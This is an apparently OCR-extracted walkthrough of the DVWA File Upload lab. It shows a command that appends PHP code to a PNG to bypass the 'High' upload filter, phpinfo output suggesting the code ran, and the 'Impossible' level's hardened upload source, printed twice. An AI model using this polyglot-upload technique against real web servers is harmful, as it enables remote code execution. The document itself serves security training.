
$~/File Upload/High: cat ./Answer

```
cat FileUploadDemoHigh.php >> <image>.png
```


$~/File Upload/High: cat ./Answer




$~/File Upload/High: cat ./Answer



$~/File Upload/High: cat ./Answer



$~/File Upload/High: cat ./Answer



System	Linux fdd34b15334e 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01) x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php

$~/File Upload/Impossible: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );


    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file   = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) );
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
            // Yes!
            echo "<pre><a href='${target_path}${target_file}'>${target_file}</a> succesfully uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }

        // Delete any temp files
        if( file_exists( $temp_file ) )
            unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```


$~/File Upload/Impossible: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );


    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file   = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) );
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
            // Yes!
            echo "<pre><a href='${target_path}${target_file}'>${target_file}</a> succesfully uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }

        // Delete any temp files
        if( file_exists( $temp_file ) )
            unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

